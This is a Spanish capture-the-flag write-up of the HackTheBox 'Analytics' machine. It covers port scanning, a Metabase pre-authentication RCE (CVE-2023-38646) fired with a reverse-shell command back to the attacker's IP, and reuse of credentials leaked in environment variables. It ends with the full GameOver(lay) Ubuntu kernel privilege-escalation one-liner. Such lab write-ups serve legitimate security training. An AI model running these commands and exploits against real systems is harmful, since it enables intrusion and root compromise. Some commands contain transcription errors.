

239- ANALYTICS

- 1. ANALYTICS
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Metabase exploit
 - 1.4. Docker breakout via leaked credentials
 - 1.5. Privesc via kernel exploitation

1. ANALYTICS

<https://app.hackthebox.com/machines/Analytics>

The screenshot shows the HackTheBox machine page for 'Analytics'. It features a dark theme with a large circular profile picture of a man with glasses and a goatee. The machine is labeled 'RETIRED MACHINE' and 'Analytics'. It has a 'Linux' icon and an 'Easy' difficulty rating. The page displays four statistics: '4.1 MACHINE RATING', '15849 USER OWNS', '14998 SYSTEM OWNS', and '07/10/2023 RELEASED'. At the bottom, it says 'Created by 7u9y & TheCyberGeek' and has buttons for 'Copy Link' and 'Play Machine'.

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es, y creamos nuestro directorio de trabajo. La máquina responde. Por su **TTL** y parece que nos enfrentamos a un **Linux**.

```
> ping 10.10.11.233
PING 10.10.11.233 (10.10.11.233) 56(84) bytes of data:
64 bytes from 10.10.11.233: icmp_seq=2 ttl=63 time=48.9 ms
64 bytes from 10.10.11.233: icmp_seq=3 ttl=63 time=46.6 ms
64 bytes from 10.10.11.233: icmp_seq=10 ttl=63 time=449 ms
64 bytes from 10.10.11.233: icmp_seq=11 ttl=63 time=42.0 ms
64 bytes from 10.10.11.233: icmp_seq=12 ttl=63 time=48.0 ms
^C
--- 10.10.11.233 ping statistics ---
12 packets transmitted, 5 received, 58.333% packet loss, time 11095ms
rtt min/avg/max/mdev = 41.993/126.873/448.922/161.041 ms
Δ > /home/parraip/prjor/CTF/HTB/Analytics/nmap > Δ > took 12s > |
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Solo tenemos los *puertos 22 y 80* abierto, por lo que parece que la intrusión será por página web.

```
> nmap -SS -p- --open 10.10.11.233 -iS -n -Pn --min-rate 5000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 19:28 CET
Nmap scan report for 10.10.11.233
Host is up (0.13s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 16.73 seconds
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.


```
> nmap -sCV -p80 -n 10.10.11.233 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-15 16:32 CET
Nmap scan report for 10.10.11.233
Host is up (0.045s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

- Como se está aplicando *virtual hosting*, no nos resuelve esta dirección IP. Por ello, añadimos a nuestro */etc/hosts* la IP y el nombre para que resuelva.

```
> cat /etc/hosts
File: /etc/hosts
1
2 # Host addresses
3 127.0.0.1 localhost
4 192.168.1.130 parrot
5 ::1 localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
8
9 # Others
10 10.10.11.233 analytical.htb
```

1.3. Metabase exploit

- **CVE-2023-38646:**
- Accedemos al servicio web e investigamos un poco la página. La sección de login nos redirige a *data.analytica.htb*, así que también añadimos este subdominio al */etc/hosts*. Dentro de este panel de login, podemos acceder a **Metabase** con unas credenciales. Metabase es una plataforma de análisis de datos de código abierto que permite a las organizaciones y usuarios explorar, visualizar y compartir datos sin necesidad de conocimientos especializados en ciencia de datos o análisis.




- Buscamos posibles exploits para Metabase, y no encontramos ninguno con **Searchsploit** ni **Metasploit**. No obstante, buscamos en internet y encontramos el siguiente. Podemos encontrar más información sobre cómo explotar esta vulnerabilidad en el siguiente enlace.


- <https://github.com/m3m0o/metabase-pre-auth-rce-poc>

```
> git clone https://github.com/m3m0o/metabase-pre-auth-rce-poc
Clonando en 'metabase-pre-auth-rce-poc'...
remote: Enumerating objects: 23, done.
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (21/21), done.
remote: Total 23 (delta 10), reused 2 (delta 1), pack-reused 0
Recibiendo objetos: 100% (23/23), 11.20 KiB | 279.00 KiB/s, listo.
Resolviendo deltas: 100% (10/10), listo.
> ls
metabase-pre-auth-rce-poc
> cd metabase-pre-auth-rce-poc
> ls
LICENSE  main.py  README.md
```

- Para este exploit, necesitamos proporcionar, entre otros parámetros, un **setup-token**, el cual hemos podido obtener en la siguiente ruta: **/api/session/properties**. Descubrimos este endpoint consultando en las herramientas de desarrollador.



- Accedemos a esta ruta y filtramos para encontrar el valor de **setup-token**.



- Una vez tengamos este valor, para ejecutar el exploit, proporcionaremos el dominio, el valor de este token y el comando a ejecutar, con el cual nos enviaremos una shell reversa a nuestra máquina de atacante mediante: **"bash -i && /dev/tcp/10.10.16.3/443 0>&1"**. Nos ponemos en escucha por el **puerto 443**. La instrucción completa para ejecutar el exploit sería: **python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "bash -i && /dev/tcp/10.10.16.3/443 0>&1"**. Conseguimos acceso al sistema.

```
python3 main.py -u http://data.analytical.htb -t 249fa03d-fd94-4d5b-b94f-b4ebf3df681f -c "bash -i && /dev/tcp/10.10.16.3/443 0>&1"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]

[+] Initialized script
[+] Encoding command
[+] Making request
[+] Payload sent

> cd /home/p/prjct/HTR/Analytics/exploits/metabase-pre-auth-rce-poc > on
main:11 >

> sudo su
[sudo] password for parrot:
> nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.11.233.
Ncat: Connection from 10.10.11.233:55370.
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
eb21bac05436:/$ whoami
whoami
metabase
eb21bac05436:/$
```

1.4. Docker breakout via leaked credentials

- Al hacer `hostname -i`, nos damos cuenta de que estamos en un contenedor, por tanto, tendremos que escapar de él.

```
eb21bac05436:/$ whoami
whoami
metabase
eb21bac05436:/$ hostname -l
hostname -l
172.17.0.2
eb21bac05436:/$ pwd
pwd
/
eb21bac05436:/$ |
```

- Usamos `uname -a` para obtener información sobre el sistema operativo, y encontramos un usuario y contraseña.

```
eb21bac05436:/$ uname -a
uname -a
Linux eb21bac05436 6.2.0-25-generic #25-22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 Linux
eb21bac05436:/$ env
env
SHELL=/bin/sh
MB_DB_PASS=
HOSTNAME=eb21bac05436
LANGUAGE=en_US:en
MB_JETTY_HOST=0.0.0.0
JAVA_HOME=/opt/java/openjdk
MB_DB_FILE=/metabase.db/metabase.db
PWD=/
LOGNAME=metabase
MB_EMAIL_SMTP_USERNAME=
HOME=/home/metabase
LANG=en_US.UTF-8
META_USER=metalytics
META_PASS=Analytics_ds20223#
MB_EMAIL_SMTP_PASSWORD=
USER=metabase
SHLVL=4
MB_DB_USER=
FC_LANG=en_US
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/..:/lib
LC_CTYPE=en_US.UTF-8
MB_LDAP_BIND_DN=
LC_ALL=en_US.UTF-8
MB_LDAP_PASSWORD=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_CONNECTION_URI=
JAVA_VERSION=jdk-11.0.19+7
_=/usr/bin/env
eb21bac05436:/$ ssh metalytics@Analytics_ds20223#
ssh metalytics@Analytics_ds20223#
bash: ssh: command not found
eb21bac05436:/$ |
```

- Usamos estas credenciales para conectarnos a la máquina por **SSH**. Obtenemos acceso. Somos el usuario **metalytics**.

```
ssh metalytics@10.10.11.233
metalytics@10.10.11.233's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Feb 15 06:30:44 PM UTC 2024

System load:          0.3525398625
Usage of /:            94.1% of 7.78GB
Memory usage:         20%
Swap usage:           0%
Processes:            151
Users logged in:      0
IPv4 address for docker: 172.17.0.1
IPv4 address for eth0: 10.10.11.233
IPv6 address for eth0: dead:beef::258:56ff:feb9:24dd

⇒ / is using 94.1% of 7.78GB

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Feb 15 18:25:05 2024 from 10.10.16.3
metalytics@analytics:~$ |
```


1.5. Privesc via kernel exploitation

- CVE-2023-2640**:
- En principio, no podemos hacer `sudo -l` ni tampoco vemos archivos relevantes con el **permiso SUID** asignado. No obstante, hacemos nuevamente `uname -a` para ver la versión del **kernel**. Vemos lo siguiente.


```
metalytics@analytics:~$ uname -a
Linux analytics 6.2.0-25-generic #25-22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 GNU/Linux
metalytics@analytics:~$ |
```

- Buscamos exploits para esta versión **6.2.0** del **kernel**, y encontramos este que aparece a continuación. Más información en este repositorio que compartimos.

- https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629/blob/main/exploit.sh?source=post_page-----8cf81fa970ca-----



- Clonamos en nuestra máquina este exploit, lo compartimos mediante un servidor con Python y los descargamos desde la máquina víctima. Le damos permisos de ejecución. Lo ejecutamos. Obtenemos nuestra sesión como **root**. Podemos ver el exploit unas líneas más abajo.



```
#!/bin/bash
```

```
# CVE-2023-2640 CVE-2023-3262: GameOver(lay) Ubuntu Privilege Escalation
# by g1vi https://github.com/g1vi
# October 2023
```

```
echo "[+] You should be root now"
```

```
echo "[+] Type 'exit' to finish and leave the house cleaned"
```

```
unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l;/setcap cap_setuid+eip l/python3;mount -
t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c
'import os;os.setuid(0);os.system("cp /bin/bash /var/tmp/bash && chmod 4755 /var/tmp/bash &&
/var/tmp/bash -p && rm -rf l m u w /var/tmp/bash")'
```